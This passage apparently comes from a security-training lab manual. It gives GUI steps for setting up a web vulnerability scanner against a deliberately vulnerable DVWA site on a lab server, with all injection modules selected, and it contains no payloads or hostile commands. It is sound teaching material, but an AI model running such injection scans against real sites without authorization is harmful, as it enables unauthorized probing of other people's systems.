
11. In the **Enter a base URI for scan** field, enter the target URL as **http://10.10.1.22:8080/dvwa** and click **Next**.

Note: **10.10.1.22** is the IP address of **Windows Server 2022**, where the **DVWA** site is hosted on port **8080**.




12. The **Select Modules** wizard appears; double-click on both of the checkboxes (**Injection Modules** and **Response Processing Modules**) to select all options.

13. By checking these options, all modules under these options will be selected. Click **Next**.




14. In the **Authentication Options** wizard, leave the settings to default and click **Next**.

15. In **Parameters** wizard, leave the settings to default and click **Finish** to initiate the scan.




16. The **Follow Redirect?** pop-up appears; click **Yes** to continue.

